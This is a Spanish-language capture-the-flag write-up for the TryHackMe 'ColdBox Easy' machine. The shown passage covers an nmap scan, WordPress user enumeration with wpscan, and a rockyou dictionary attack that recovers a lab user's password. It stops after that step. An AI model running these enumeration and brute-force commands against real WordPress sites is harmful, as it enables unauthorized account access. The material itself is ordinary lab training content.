ColdBox Easy


Descripción

Una máquina de nivel fácil con múltiples formas de escalar privilegios.


Reconocimiento

```
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: ColddBox | One more machine
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-generator: WordPress 4.1.31
4512/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
|   256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)
|_  256 f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Se puede apreciar un servicio apache de version 2.4.18, que parece ser un wordpress, y un servicio OpenSSH 7.2p2, comencemos navegando por la web



También vemos un comentario de un tal Hott



Dado que estamos trabajando con el cms de wordpress, lo próximo seria intentar enumerar con wpscan todo lo que sea posible, para intentar tener credenciales

```
┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/coldbox_easy]
└─# wpscan --url http://10.10.165.98 -e
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.10.165.98/ [10.10.165.98]
[+] Started: Thu Apr  4 03:22:52 2024
```

Dentro de los detalles que nos da wpscan podemos destacar la información de listado de usuarios.

```
[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Apr  4 03:23:58 2024
[+] Requests Done: 3578
[+] Cached Requests: 31
[+] Data Sent: 972.946 KB
[+] Data Received: 734.754 KB
[+] Memory used: 301.68 MB
[+] Elapsed time: 00:01:06
```

Guardaremos los usuarios en un archivo llamado users.txt para poder usarlos posteriormente

```
┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/coldbox_easy]
└─# cat users.txt
the cold in person
hugo
philip
c0ldd
```


Intenteremos conseguir la contraseña de alguno de estos usuarios utilizando fuerza de diccionario con rockyou

`wpscan -U users.txt -P /usr/share/wordlists/rockyou.txt --url http://10.10.165.98/`

Lanzamos script, y conseguimos credenciales validas

```
[+] Performing password attack on Wp Login against 4 user/s
[SUCCESS] - c0ldd / 9876543210
Trying philip / juliet Time: 00:03:23 <
```

